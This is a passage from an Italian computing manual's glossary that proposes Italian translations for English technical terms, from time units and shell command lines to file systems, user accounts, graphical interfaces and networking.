  Dipende dal contesto: se il momento è discorsivo, si può tradurre come «punto grafico», tanto più che la dimensione di un punto del genere non è stabilita, ma dipende dalle caratteristiche del mezzo di visualizzazione.

- proxy

  Il proxy sarebbe il «procuratore» o il «procacciatore» di qualcosa. In italiano è improponibile l'uso di questo genere di traduzioni per indicare il concetto riferito ai servizi di un demone in un sistema operativo.

  Tuttavia, alle volte questo termine è utilizzato in situazioni che non sono particolarmente specifiche; in questi casi si potrebbe parlare di «intermediazione» e di «intermediario».

- record

  Questo termine viene usato spesso nel documento per indicare delle «righe» di file strutturate in campi, che contengono un'informazione completa su qualcosa.

- script

  Lo script, inteso come un programma scritto in un file di testo che viene eseguito per opera di un interprete, è un termine che non ha un equivalente in italiano nell'uso corrente. Inoltre, c'è da considerare che non ci sono difficoltà particolari nell'inserimento in una frase in italiano; anche la pronuncia non è difficile.

- stack

  Il termine stack viene usato spesso per fare riferimento precisamente a quella parte di memoria utilizzata per salvare i registri del microprocessore nell'immagine dell'eseguibile, mentre questo è in funzione. Per rendere chiaro il concetto, conviene parlare di «stack del processo»; negli altri casi dovrebbe essere meglio utilizzare l'espressione «pila».

- standard input, standard output, standard error

  Si tratta di termini praticamente già tradotti, dove eventualmente si dovrebbero solo invertire le parole (input standard, output standard, ecc.). Il problema sta nella traduzione di standard error, che in questo modo diventerebbe «errore standard». Una forma del genere potrebbe far pensare all'«errore che fanno tutti», perché è «standard». Forse si potrebbe risolvere aggiungendo un trattino, ma poi occorrerebbe farlo anche per gli altri. Per il momento, questi termini sono lasciati così come sono in questo documento, senza tentare alcuna traduzione.

- task

  Probabilmente, l'uso del termine task è inevitabile, a meno di grosse arbitrarietà linguistiche. Tra le altre cose, task ha il vantaggio di essere breve e facile da pronunciare all'interno di un testo italiano.

277.2 Glossario

Nelle sezioni seguenti sono annotati alcuni termini tecnici, nella maggior parte dei casi si tratta di termini in lingua inglese a cui si affiancano le loro traduzioni o traslazioni possibili in italiano, assieme a qualche commento. Le sezioni servono a distinguere i contesti.

L'asterisco che appare a fianco di alcune definizioni, serve a indicare quelle più deboli, o che comunque sono evidenziate nel sorgente all'interno di elementi del tipo:

```
<special special="ttid">>termine</special>
```

In questo modo sono più facili da tenere sotto controllo quando si stampa una bozza, senza lasciare tracce nella composizione finale standard.

277.2.1 Unità temporali

Le definizioni legate al conteggio del tempo rappresentano un concetto molto importante, specialmente per gli astronomi. In questo settore si sono sviluppati una serie di acronimi in lingua inglese, che a volte vengono anche tradotti in italiano. In generale, non è opportuno utilizzare acronimi tradotti, che comunque esistono.

- UT, universal time ---> tempo universale

  È il tempo misurato con metodi astronomici, corrispondente al tempo solare medio del meridiano zero (quello passante per l'osservatorio astronomico di Greenwich)

- UTC, universal time coordinated ---> tempo universale coordinato

- CET ---> tempo medio dell'europa centrale

- CEST

  È l'ora estiva in anticipo di un'ora sul tempo CET.

- MET ---> CET

  MET è la vecchia sigla che è stata sostituita da CET.

- time zone ---> fuso orario

  zone ---> fuso

- daylight saving time ---> ora estiva

  È di uso comune chiamare «ora legale» l’orario anticipato di un’ora rispetto al tempo solare che si adotta da primavera all’autunno; tuttavia, sarebbe più corretto chiamarlo «ora estiva», chiamando corrispondentemente «ora invernale»[1] l’ora nel resto dell’anno, perché entrambe queste ore sono adottate per legge con tutti gli effetti civili, legali, ecc., quindi sono entrambe ore «legali». Perciò l’aggettivo «legale» non le differenzia.

- timestamp - -> informazione data-orario

  Il *timestamp* è il timbro contenente la data e l’ora dell’istante in cui questo timbro è stato fatto. La traduzione indicata rappresenta un modo imperfetto per esprimere il concetto. Il termine «datario» non è appropriato, dal momento che si riferisce allo strumento per timbrare e non al timbro che si ottiene; inoltre, serve a rappresentare una data, senza l’informazione oraria che invece è determinante nel termine inglese.

  Pare che nell’ambiente militare si usi la forma «gruppo data-orario».

Vedere anche: *Il Tempo di Internet* di Fabrizio Pollastri <*http://toi.iriti.cnr.it/it/toi.html*> e il glossario relativo <*http://toi.iriti.cnr.it/it/glossary.html*>.

277.2.2 Comandi e processi elaborativi

- riga di comando

  La riga di comando è quella riga che segue l’invito di una shell. La figura 277.1 raccoglie le definizioni riferite alle varie parti di questa riga.

  Figura 277.1. Descrizione delle varie parti di un comando.

```
                               argomenti
                     <---------------------------->

tizio@dinkel:~$ find /usr -type f -name core -print  > /tmp/elenco
\_____________/  |     |    |   |                    |     |
       |         |     |    |   |                    |    file
    invito *     |     |    |   |                    |
                 |     |    |   |          simbolo di ridirezione
                 |     |    |   |
                 |     |    | argomento dell’opzione
                 |     |    |
                 |     |  opzione
                 |     |
                 | argomento
                 |
               comando
```

- prompt ---> invito *

  In passato è stata usata la definizione «segnale di pronto» e anche «invito»; questa ultima forma ha il pregio di essere una buona traduzione del significato che ha *prompt*, anche se ha il difetto di non essere utilizzata in generale.

- utility ---> programma di utilità *, programmi di utilità * ---> utilità *

  utility ---> programma di servizio *

  In inglese si utilizza l’espressione «utility» per fare riferimento alla fornitura di servizi fondamentali come l’acqua, l’elettricità, il gas. In questo senso, dovrebbe essere più appropriata la traduzione programma di servizio, piuttosto di parlare di «utilità» come si è sempre fatto (non sapendo di cosa si trattava).

[1] Anche la definizione «ora solare» è imprecisa, perché l’ora solare vera e propria non è la stessa su tutto il fuso orario a cui viene invece applicata

Resta comunque necessario tenere presente che questa definizione non si può abbreviare semplicemente con «servizio», perché questo porterebbe a fare confusione con i servizi offerti da demoni, attraverso un socket di dominio Unix o una porta di rete.

- pipe, pipeline

  Vedere 277.1.1.

- foreground (process) ---> (processo) in primo piano *

  Dal momento che l'uso in questa forma non è molto diffusa, anche se è abbastanza intuitiva, può essere opportuno indicare tra parentesi il termine originale in inglese almeno la prima volta.

- background (process) ---> (processo) sullo sfondo *

  Purtroppo, questa forma non è comprensibile immediatamente, per cui si può rendere necessario riproporre tra parentesi il termine originale in inglese almeno la prima volta, o comunque quando il contesto lo richiede per chiarezza.

- task

  Vedere 277.1.1.

- multitasking ---> multiprogrammazione * ---> in multiprogrammazione * ---> multiprogrammato *

  Si tratta di un termine italiano di tipo accademico; probabilmente potrebbero andare bene forme del tipo «sistema che opera in multiprogrammazione» o semplicemente «sistema in multiprogrammazione», per tradurre il concetto di «sistema *multitasking*».

- singletasking --->monoprogrammazione * ---> in monoprogrammazione * ---> monoprogrammato *

  Si riferisce a un sistema operativo che non funziona in multiprogrammazione.

- applicazione concorrente *

  Un programma che genera processi differenti gestiti simultaneamente (pseudo-simultaneamente).

  - applicazione multithread
    Un programma che si scinde in processi distinti, che però funzionano nello stesso contesto di dati. I processi generati sono i *thread* a cui si fa riferimento.
  - applicazione parallela
    Un programma che si scinde in processi distinti, funzionanti in contesti indipendenti, comunicanti tra di loro attraverso dei messaggi.
  - applicazione distribuita
    Un programma che si scinde in processi distinti, eseguiti da macchine diverse, connesse in rete e comunicanti attraverso un protocollo appropriato.

- linguaggio concorrente *; linguaggio di programmazione concorrente *

  Il linguaggio di programmazione che consente la programmazione concorrente con appositi costrutti.

- programmazione concorrente *

  Programmazione di applicazioni concorrenti.

- multielaborazione *

  L'azione di un sistema composto da più CPU che lavorano assieme nello stesso elaboratore, oppure su elaboratori distinti connessi in rete.

- programma sequenziale

  Un programma che corrisponde a un processo singolo.

- runlevel ---> livello, livello di esecuzione *

- exit status ---> valore di uscita *

- boot ---> avvio, caricamento (del sistema operativo)

- Init ---> procedura di inizializzazione del sistema *

  La definizione riguarda il sistema che controlla sia l'avvio che l'arresto del sistema.

  - procedura di avvio del sistema *

    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'avvio del sistema operativo.

  - procedura di arresto del sistema *

    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'arresto del sistema operativo.

- Init ---> processo iniziale

  Quando il contesto si riferisce al processo numero uno.

- shutdown ---> arresto del sistema

- spool ---> coda

  La traduzione non è perfetta, ma rappresenta il concetto.

- print job ---> processo di stampa *

- log ---> registro, registro elettronico ---> registrazione degli eventi *

  - to log ---> registrare
  - system log ---> registro del sistema *
  - log file ---> file delle registrazioni *, file di registrazioni *, file per le registrazioni *
  - log archive ---> archivio delle registrazioni *

  È da osservare che la forma «registro elettronico» viene usata frequentemente nei contratti e nei documenti formali.

- interrupt ---> interruzione

  In generale, la prima volta è meglio mettere tra parentesi il termine originale inglese.

- front-end - -> parte frontale *, - -> programma frontale *

  back-end - -> parte terminale *, - -> programma terminale *

  La traduzione non è perfetta, dal momento che *front-end* e *back-end* rappresentano un concetto. In certe situazioni, il *back-end* può essere costituito da un gruppo di programmi, come nel caso delle copie di '**`postgres`**' avviate da '**`postmaster`**'. Volendo continuare a parlare di programma terminale, occorre utilizzare il plurale.

  In certe situazioni, *front-end* viene usato in modo improprio anche in inglese; in quei casi, non ha senso la traduzione proposta qui.

277.2.3 Memoria centrale e virtuale

- cache memory ---> memoria cache *

  Vedere 277.1.1.

- buffer ---> memoria tampone *

  La traduzione di *buffer* con «tampone» è interdisciplinare. Il termine *buffer*, tradotto con «tampone», si usa persino in chimica e biologia, a rappresentando un concetto simile. Tuttavia, è meglio se quando si scrive si pensa che chi legge non sia necessariamente al corrente di questa ambivalenza, per cui conviene ricordare tra parentesi il termine inglese.

- swap ---> scambio *

  Il contesto deve servire a comprendere il significato della parola «scambio». Per esempio: scambio della memoria, area di scambio (della memoria), partizione di scambio (della memoria) file di scambio (della memoria),...

- nvram ---> memoria non volatile

277.2.4 Hardware

- computer ---> elaboratore, sistema di elaborazione - -> sistema

- slot ---> alloggiamento

  Il termine *slot* può avere diverse traduzioni a seconda del contesto, pur restando nell'ambito dell'hardware. Per esempio, potrebbe essere espresso come «connettore» e anche «zoccolo», se si intende fare riferimento proprio al sistema di contatti e non anche allo spazio e alle guide delle schede che vi vengono inserite.

- controller ---> unità di controllo *, scheda di controllo *

  L'unità di controllo può essere una scheda o essere una parte integrata nella scheda madre. Al contrario, la scheda di controllo precisa che si tratta di una scheda distinta.

- terminale a caratteri, terminali a caratteri

- adapter, driver (inteso come unità hardware) ---> adattatore

  Questo è il caso di un'interfaccia hardware di qualche tipo, specialmente quando si tratta di una scheda. Si potrebbe parlare di «adattatore SCSI», «adattatore grafico»,...

  – scheda SCSI, interfaccia SCSI ---> adattatore SCSI
  – scheda video, scheda grafica ---> adattatore grafico

277.2.5 Dispositivi

In generale, si può distinguere tra dispositivo fisico e un dispositivo logico, per indicare rispettivamente l'hardware di un componente e il file di dispositivo relativo, che rappresenta la visione virtuale offerta dal kernel.

- device ---> dispositivo

  Distinguendo eventualmente in «fisico» o «logico», come accennato.

- device file ---> file di dispositivo

- device driver ---> gestore di dispositivo
- major number ---> numero primario
- minor number ---> numero secondario
- device number ---> numero di dispositivo
- driver ---> gestione di..., gestore *

  In generale, se possibile è meglio parafrasare in modo da essere chiari sul significato della «gestione» a cui si fa riferimento. Si deve tenere presente che in alcune circostanze potrebbe non essere conveniente la traduzione.
- to drive ---> gestire

277.2.6 Codifica

- tab ---> carattere di tabulazione
- newline ---> codice di interruzione di riga *

  Questa forma così prolissa serve a indicare il codice necessario a terminare una riga di un file di testo normale, in base alle esigenze del sistema operativo o comunque secondo il contesto. Ciò senza usare il termine *newline*, che a volte alcuni autori di lingua inglese utilizzano per identificare precisamente il codice *<LF>*, indipendentemente da qualunque circostanza.
- escape

  Non conviene tentare di tradurre il termine escape, soprattutto per la sua ambiguità, che lo fa utilizzare in tante situazioni. Vale la pena di annotare alcune forme tipiche in cui può essere utilizzato in italiano.

  – codice di escape

    Quando si tratta di una sequenza di escape che rappresenta qualcosa che esprime un codice speciale, come quello che non ha una corrispondenza simbolica (non è stampabile).

  – sequenza di escape

    Rappresenta qualcosa che si esprime con un carattere di «escape» iniziale, seguito da qualcosa d'altro. In generale, viene usata questa espressione in tutti i casi esclusi quelli in cui la sequenza di escape serve a rappresentare un codice particolare.
- eof, EOF ---> codice di EOF

  EOF è un codice che di solito corrisponde a *<EOT>*, ma in generale dipende dalla piattaforma, più o meno come accade per il codice di interruzione di riga.

277.2.7 Tastiera

La tabella 277.3 raccoglie i nomi che sembrano più appropriati per i tasti delle tastiere comuni.

Tabella 277.3. Elenco dei nomi di alcuni tasti.

Originale inglese	Definizioni possibili in italiano
Esc, Escape	Esc
Return	Invio
Ctrl, Control	Ctrl, Controllo
Meta	Meta
Alt	Alt
Alt Gr	AltGr, Alt Gr
Shift	Maiuscole
Caps-lock	Fissa-maiuscole
Compose	Comp, Composizione
PgUp	Pagina su
PgDn	Pagina giù
Home	Inizio
End	Fine
Ins, Insert	Ins, Inserimento
Del, Delete	Canc, Cancellazione
Num Lock	BlocNum
Scroll Lock	BlocScorr
Print Screen	Stampa
F1, F2,...	F1, F2,... tasti funzione, tasti funzionali
Tab	Tab, Tabulazione -- per la dattilografia è «tabulatore»
Space	Barra spaziatrice, barra spazio, spazio

Le combinazioni di tasti vengono rappresentate usando il segno '**+**' per indicare una combinazione, mentre le sequenze di tasti vengono semplicemente elencate. Per esempio, [*Ctrl+x*][*Ctrl+y*] rappresenta la combinazione del tasto di controllo con la lettera «x», quindi il rilascio dei tasti e la combinazione successiva del tasto di controllo e della lettera «y». In presenza si combinazioni particolari, è bene spiegare tra parentesi ciò che si intende. Quando le combinazioni includono delle lettere alfabetiche, se non conta il fatto che siano maiuscole o minuscole, si rappresentano usando l'alfabeto minuscolo.

- key binding ---> associazione dei tasti *

  Il significato attribuito a tasti particolari o a combinazioni di questi.

- interrupt character ---> carattere interrupt

  Per comprenderne il senso, si può consultare la pagina di manuale *stty(1)*.

277.2.8 File di testo

- patch (file) ---> file di differenze *

  Trattando di *patch* si può parlare anche di «modifiche», «variazioni», «aggiornamenti» e simili, in base al contesto. Tuttavia, viene usata prevalentemente la definizione «file di differenze» come sostituto di «file di *patch*».

  Quando si «applicano», si fa riferimento prevalentemente a «modifiche», senza richiamare nuovamente il termine «differenze».

- regular expression ---> espressione regolare *

- '`/etc/motd`' ---> file contenente il messaggio del giorno

- ‘`/etc/issue`’ --> file contenente il messaggio di pubblicazione

  Sembra che il file ‘`/etc/issue`’ servisse per fare apparire l’informazione sul nome e il numero di versione del sistema operativo. In questo senso, si potrebbe parlare di «numero di edizione», o di «pubblicazione», come se si trattasse di una rivista.

277.2.9 Archiviazione e pacchetti applicativi

- archive (file) ---> archivio ---> archivio compresso

  Si fa riferimento a un file utilizzato per archiviare file e directory, come quello generato da ‘**`tar`**’. Un «archivio» è un file del genere realizzato in qualunque forma, anche compresso, mentre un «archivio compresso» è precisamente un file che ha subito una forma di riduzione (senza perdita).

  Sono archivi anche i file dei pacchetti di applicazioni delle varie distribuzioni GNU/Linux: archivi Slackware, archivi RPM, archivi Debian...

  - archiviazione

    L’azione con cui si crea un archivio (compresso o meno che sia).

  - estrazione (del contenuto)

    L’azione con cui si estraggono i dati contenuti in un archivio (file, directory e altri oggetti, assieme ai loro attributi).

- package ---> pacchetto (applicativo)

  In questo contesto, il «pacchetto» è ciò che è contenuto in un archivio di una distribuzione GNU/Linux. Per esempio, si può parlare di *archivio* ‘`bash_2.01.1-4.1.deb`’ e di *pacchetto* ‘**`bash`**’ (oppure Bash, se si vuole essere un po’ meno precisi).

277.2.10 Dati

- magic number

  Vedere 277.1.1.

- record

  Vedere 277.1.1.

- standard input, standard output, standard error

  Vedere 277.1.1.

- database ---> base di dati *, basi di dati *

  In italiano si utilizza prevalentemente quando si tratta veramente di *database*, ovvero di *relazioni*. In italiano è frequente anche l’uso della forma «base dati», togliendo il «di».

- database ---> elenco, registro, tabella

  Quando il termine *database* viene usato in modo improprio, potrebbe essere corretto l’uso di altri termini in funzione del contesto.

- data type ---> tipo di dati, tipi di dati

- checksum - -> codice di controllo *

  Il *checksum* indica letteralmente una «somma di controllo», solo che nel tempo si è esteso il suo significato includendo anche altre forme di controllo basate su operazioni di tipo diverso. A seconda delle circostanze si possono distinguere traduzioni differenti, che servono a precisare il tipo di controllo che viene attuato attraverso il *checksum*.

  – codice di controllo *

    Questa è probabilmente la traduzione migliore che potrebbe adattarsi alla maggior parte delle circostanze, dal momento che non viene specificato il modo in cui si ottiene il valore di controllo, non si stabilisce nemmeno la sua forma (numerica, alfabetica, ecc.); inoltre, non si stabilisce la sua dimensione.

  – carattere di controllo, cifra di controllo *

    In tal caso il valore utilizzato per il controllo è rappresentato da un solo carattere, oppure precisamente da una cifra numerica.

  – somma di controllo *

    Questa è la traduzione letterale del significato di *checksum*, però il suo uso dovrebbe essere riservato al caso in cui la funzione che genera il codice di controllo è basato su un procedimento di somme.

  – campo di controllo *

    Quando l'informazione che funge da controllo è contenuta in un «campo».

  – controllo

    Quando il contesto si riferisce all'azione di verificare qualcosa in base a un codice di controllo, ci si può limitare a usare il termine «controllo».

- MD5 digest, MD5 message digest - -> firma MD5

  In un certo senso, un *MD5 digest* è un riassunto matematico di un messaggio, giustificando il motivo dell'utilizzo del termine *digest*. Oltre a questo, la stessa sigla «MD» sta per *Message digest*.

- upload, download ---> carico, scarico

  I termini inglesi *upload* e *download* dovrebbero derivare dalle operazioni di carico e scarico delle merci dai mezzi di trasporto.

- octet ---> ottetto

- empty string ---> stringa nulla

- stringa vuota ---> stringa nulla

  Per coerenza, è bene usare una sola definizione.

277.2.11 Crittografia e firma elettronica

- in chiaro

  cifrato, in cifra

  Nel primo caso si fa riferimento a un'informazione che si presenta nella sua condizione normale, per la sua leggibilità o per l'accessibilità del suo contenuto; nel secondo caso, si tratta di un'informazione cifrata.

- cipher ---> cifratura

  encrypted ---> cifrato

  encryption ---> cifratura

  La traduzione esatta di *encryption* è crittografia, che però è un sinonimo di cifratura. L'intenzione è quella di utilizzare in modo univoco questo tipo di tecnica.

- crittografia

  Si preferisce riservare questo termine per fare riferimento al concetto generale, che si concretizza nell'uso della cifratura dei dati.

- decrittazione

  Dovrebbe essere l'operazione attraverso cui si riesce a decifrare un'informazione senza conoscerne la chiave o il cifrario.

- Distinguishing Name, DN ---> nome distintivo *

  Certificati X.509.

- Common Name, CN ---> nome comune *

  Certificati X.509, campo CN del nome distintivo.

277.2.12 Linguaggi di programmazione e compilatori

I nomi attribuiti ai tipi di dati di ogni specifico linguaggio di programmazione, non possono essere tradotti, perché si tratta di parole chiave. Tuttavia, in un ambito discorsivo, ha senso utilizzare delle definizioni comprensibili. La tabella 277.4 mostra un elenco di quelle più comuni.

Tabella 277.4. Elenco delle definizioni possibili riferite ai tipi di dati più comuni.

char	carattere
int	intero
float	a virgola mobile (singola precisione)
double	a virgola mobile e doppia precisione

I nomi delle strutture di controllo del flusso e delle altre istruzioni che condizionano il flusso delle istruzioni, possono essere tradotti in alcuni casi, riferendosi al comportamento delle istruzioni a cui si fa riferimento. La tabella 277.5 riassume queste possibilità.

Tabella 277.5. Elenco delle definizioni e dei nomi riferiti alle strutture di controllo del flusso delle istruzioni.

go to	salto incondizionato
if	condizione, struttura condizionale
switch, case	selezione
while	iterazione, ciclo iterativo (condizione iniziale)
until	iterazione, ciclo iterativo (condizione finale)
for	iterazione enumerativa, ciclo enumerativo
break	salto, interruzione

La figura 277.2 raccoglie le definizioni riferite alla definizione delle funzioni nei linguaggi di programmazione; la figura 277.3 fa riferimento alle definizioni utili nella chiamata di una funzione.

Figura 277.2. Linguaggi di programmazione: dichiarazione delle funzioni.

```
C               int potenza( int x, int y )
                (a)   (b)    (c)   (c)

Pascal          function potenza( x : integer; y : integer ) : integer;
                           (b)      (c)          (c)            (a)

Scheme          (define (potenza x y) ... )
                           (b)   (c)
(a) tipo restituito
(b) nome della funzione
(c) parametri formali
```

Figura 277.3. Linguaggi di programmazione: chiamata delle funzioni.

```
C               z = moltiplica( x, y );
                 (a)   (b)       (c)

Pascal          z := moltiplica( x, y );
                  (a)  (b)        (c)

Scheme          (set! z (moltiplica  x y))
                            (b)      (c)
(a) assegnamento
(b) funzione
(c) parametri
```

- assegnamento

  Per indicare il fatto che si assegna un valore a una variabile, si pone l'alternativa di usare «assegnazione» o «assegnamento». Si è scelta questa seconda alternativa.

- parametro formale, parametro

  Nella dichiarazione di una funzione (o di una procedura), l'indicazione delle variabili di scambio, assieme alle informazioni sulle loro caratteristiche, viene indicata come la definizione dei *parametri formali* .

  Quando si chiama una funzione, gli «argomenti» della chiamata, sono i *parametri* della funzione.

- array

  Vedere 277.1.1.

- associative array ---> array associativo

- script

  Vedere 277.1.1.

- script language, scripting language ---> linguaggio script, linguaggio di script

- stream ---> flusso *

  In questo caso, si fa riferimento allo *stream* che rappresenta un file aperto in C. Si distingue tra file aperto e file vero e proprio per il fatto che uno stesso file può essere stato aperto più volte all'interno di un programma.

- filehandle, file handle ---> flusso di file * - -> flusso *

  In questo caso, si fa riferimento a ciò che rappresenta un file aperto in Perl. Valgono le stesse considerazioni fatte per il caso dello *stream*, in C.

- makefile ---> file-make *

  Questa definizione ha il vantaggio di essere comprensibile anche per chi utilizza abitualmente la definizione originale: *makefile*.

- to port ---> adattare

  porting ---> adattamento

  Con questo termine si fa riferimento al lavoro necessario per adattare un programma a un’altra piattaforma rispetto a quella di partenza.

277.2.13 Memoria di massa

- directory

  Vedere 277.1.1.

- inode

  Vedere 277.1.1.

- link ---> collegamento *

  - symbolic link ---> collegamento simbolico *
  - hard link ---> collegamento fisico *

- umask ---> maschera dei permessi *

  La documentazione della shell Bash fa riferimento al comando ‘**`umask`**’ come a quello che imposta la «maschera di creazione dei file» per i processi elaborativi. Tuttavia, utilizzando questa definizione si perde di vista il compito preciso di questa maschera: quello di eliminare alcuni permessi in modo predefinito.

- sticky (bit) ---> (bit) Sticky

  In pratica, viene usato sempre con l’iniziale maiuscola in modo da abbinarlo facilmente agli altri «s-bit»: SUID, SGID e Sticky.

  Quando *sticky* viene usato in altri contesti, si potrebbe tradurre come «adesivo».

- mode ---> modalità dei permessi

  Evidentemente si fa riferimento ai 12 bit che definiscono i permessi di un file, lasciando da parte la proprietà dei file.

- permessi di accesso

  Si tratta degli ultimi nove bit della modalità dei permessi, in cui si regolano proprio gli accessi a file e directory.

- mount, unmount ---> dipende dal contesto

  - mount ---> montaggio * - -> innesto * - -> inserimento * - -> collegamento *
  - unmount ---> smontaggio * - -> distacco *
  - mount point ---> punto di innesto *
  - directory di innesto *
  - to mount ---> montare
  - to unmount ---> smontare

- home directory

  La traduzione di questa definizione non è possibile in un modo unico, dal momento che si possono presentare situazioni differenti:

- ---> directory personale *

    quando si tratta di un utente umano, oppure quando si dà una personalità virtuale all'utente fittizio;

  - ---> directory iniziale *

    quando si tratta di un utente fittizio riferito a un servizio, specialmente se questa directory è effettivamente l'«inizio» della gerarchia dell'applicativo (è evidente che questa definizione può essere usata solo se il contesto è compatibile).

- root ---> dipende dal contesto

  - root directory ---> directory radice *
  - root file system ---> file system principale
  - root partition ---> partizione principale *

- path, pathname ---> percorso

  I termini *path* e *pathname*, quando riguardano il percorso di un file o di una directory, hanno una differenza sottile che non sempre viene tenuta in considerazione nel modo corretto: il *pathname* dovrebbe essere un percorso che contiene l'informazione dell'oggetto finale (il file o la directory finale che si vuole indicare); il *path* dovrebbe essere il percorso della directory che contiene un oggetto a cui si fa riferimento.

  A seconda dell'opportunità o meno, si può usare anche la forma «nome di percorso».

- percorso relativo

  percorso assoluto

  I due casi fanno riferimento rispettivamente a un percorso che parte dalla posizione di partenza e un percorso che parte invariabilmente dalla radice. In generale, la forma «percorso completo» è ambigua, perché può far pensare al *pathname*, pertanto è meglio evitarla.

- ramdisk, RAM disk ---> disco RAM *

- backup ---> dipende dal contesto

  La parola *backup* è il classico esempio di termine conciso e ambiguo della lingua inglese. Per tradurlo occorre utilizzare definizioni differenti a seconda del contesto. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare e a seconda del gusto del momento.

  - copia di sicurezza, salvataggio

    In questo caso si intende il *backup* come la copia che si fa per premunirsi contro le perdite di dati accidentali.

  - copia di sicurezza di versioni precedenti

    Alcuni programmi che copiano o spostano dei file, se incontrano altri file con lo stesso nome nella destinazione, cambiano il nome di questi ultimi, aggiungendo un'estensione simbolica (di solito una tilde, o il simbolo '#'). Queste sono delle copie di *backup*, nel senso che sono le copie di sicurezza delle versioni precedenti di quei file.

  - copia di riserva

    La copia di riserva è una copia che si affianca all'«oggetto» che si utilizza (il file, il dischetto, ecc.), nel caso questo risulti danneggiato.

- Linux native (partition) ---> (partizione) Linux-nativa *

- Linux swap (partition) ---> (partizione) Linux-swap *

277.2.14 Utenza

- user ---> utente, utilizzatore

  Vale la pena di distinguere tra l'utente inteso come entità che accede al sistema, rispetto all'utilizzatore (umano) di qualcosa.

- utente comune

  L'utente comune dovrebbe essere inteso come l'utente di un sistema Unix che non ha privilegi particolari, ovvero un utente che non è l'amministratore (né '**`root`**', né un altro amministratore di qualche parte particolare del sistema).

- utilizzatore normale

  L'utilizzatore normale dovrebbe essere quella persona che utilizza un accesso o un servizio senza grandi pretese e senza competenze speciali.

- utente normale

  In alcuni casi, la definizione «utente comune» non va bene, per esempio quando si parla degli utenti normali del servizio WU-FTP.

- user name ---> nominativo-utente

  Si tratta del nome che un utente utilizza per identificarsi e accedere al sistema. Al nominativo-utente si abbina una parola d'ordine.

- account ---> dipende dal contesto

  Il termine *account* non è traducibile in un modo solo per tutti i contesti in cui si può usare in inglese. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare e a seconda del gusto del momento.

  - utente -- quando si fa riferimento a un «utente logico» del sistema;
  - utente registrato (nel sistema);
  - utenza -- quando si vede l'aspetto contabile della faccenda, ovvero quando l'*account* è più vicino all'idea di un contratto per ottenere l'accesso;
  - accesso;
  - recapito -- nella posta elettronica;
  - profilo (personale) -- quando si fa riferimento a un file di configurazione collocato nella directory personale;
  - privilegi (di un certo utente) -- quando l'utente serve a fare o a evitare che sia fatto qualcosa di particolare;
  - identità (di un utente).

- client, server ---> cliente *, servente *

  I termini cliente e servente sono ambigui, sia in italiano che nell'originale inglese. Il problema nasce dal fatto che dipende dal contesto cosa sia «cliente» e cosa sia «servente». In un testo scritto in lingua italiana, dovrebbe essere auspicabile il chiarimento del contesto, come viene proposto nell'elenco seguente:

  - programma cliente, programma servente

    quando si fa riferimento a un programma che utilizza o che fornisce un servizio di qualche tipo;

- nodo cliente, nodo servente

    quando si fa riferimento a una connessione in cui si distingue tra nodi che chiedono un servizio e nodi che forniscono un servizio, tenendo presente che all'interno dei nodi ci sono ovviamente dei programmi cliente e dei programmi servente;

  - elaboratore cliente, elaboratore servente

    quando si fa riferimento all'elaboratore in cui si utilizza un programma cliente o un programma servente, senza voler porre un'enfasi particolare sul collegamento di rete.

277.2.15 Documentazione

- man page ---> pagina di manuale *

  Lo Unix AT&T aveva un manuale cartaceo, diviso in sezioni, dove ogni comando costituiva una sottosezione. La composizione del manuale avveniva attraverso Troff ed era disponibile anche tramite il comando '**`man`**', abbreviazione di *manual*.

- on-line help ---> guida interna

  Si può considerare anche la possibilità di usare la forma «guida in linea», se appropriato.

- help ---> guida, guida interna

277.2.16 Interfaccia grafica

- desktop ---> superficie grafica * ---> scrivania grafica *

  A seconda del contesto, può essere più appropriata la definizione di superficie grafica, oppure di scrivania grafica. Per la precisione, la superficie dello schermo, quando viene usato con un gestore di finestre comune, è da intendersi semplicemente una superficie grafica, mentre un sistema più complesso (come Gnome) può essere definito come scrivania grafica.

- session manager ---> gestore di sessione *

  Si tratta per esempio di Gnome o KDE, visti nell'ambito del controllo della sessione di lavoro con il sistema grafico X. Si parla di sessione quando si usa un *display manager*, come Xdm, Gdm, Kdm e simili.

- display manager ---> sistema grafico di autenticazione

  Si tratta per esempio di Xdm, Gdm, Kdm e simili.

- root window ---> finestra principale *

  Utilizzando questa traduzione, occorre fare attenzione a non usare la stessa definizione per fare riferimento alla finestra più importante di un programma che può presentare diversi componenti su più finestre.

- screen saver ---> salva-schermo

- window manager ---> gestore di finestre *

- stazione grafica *

  X utilizza una definizione un po' contradditoria dei componenti di ciò che qui viene chiamato stazione grafica. Con questa definizione si fa riferimento al servizio offerto da un servente X; in tal modo, se ci sono più serventi X in funzione, ci sono altrettante stazioni grafiche virtuali, esattamente come accade per le console virtuali. In generale, X fa riferimento al *display* per indicare la stazione grafica, solo che poi, quando si tratta di indicare anche lo schermo, si utilizza l'opzione o la variabile di ambiente '**`DISPLAY`**', mentre in questo caso sarebbe opportuno parlare di «schermo» (*screen*) in modo preciso.

- pulsante grafico

  Quando si tratta di un tasto virtuale che appare sullo schermo.

- checkbox ---> casella di spunta

- mouse pointer, mouse cursor ---> puntatore del mouse

  Questo sembra essere un modo elegante per specificare che non si tratta del cursore all'interno del testo.[2]

277.2.17 Rete e comunicazioni

- datagram - -> datagramma

  Si tratta dei pacchetti di un protocollo non connesso (UDP).

- bridge

  Vedere 277.1.1.

- switch ---> commutatore di pacchetto *

  La traduzione non è diffusa, ma il termine originale è anche troppo generico.

- router

  Vedere 277.1.1.

- gateway

  Vedere 277.1.1.

- proxy

  Vedere 277.1.1.

- route ---> instradamento

- to route ---> instradare

- regola di instradamento *

  Una voce nella tabella degli instradamenti.

- Unix domain socket ---> socket di dominio Unix - -> socket di tipo Unix *

  Meglio la prima delle due possibilità.

- to forward ---> inoltrare - -> proseguire

  In generale, «inoltrare» è la traduzione corretta, a parte una situazione particolare: nella posta tradizionale, quando una corrispondenza deve essere inviata a un indirizzo diverso da quello stabilito originariamente, questa «viene proseguita». Infatti, il problema si pone nel momento della consegna della corrispondenza: il postino viene a sapere che il destinatario ha cambiato indirizzo, oppure la stessa persona che l'ha ricevuta la reimbuca dopo aver modificato l'indirizzo di destinazione. Di conseguenza, sarebbe giusto dire che «si prosegue» un messaggio di posta elettronica quando questo, una volta giunto alla sua destinazione prevista, viene rinviato a un'altra destinazione.

- relay ---> relè *

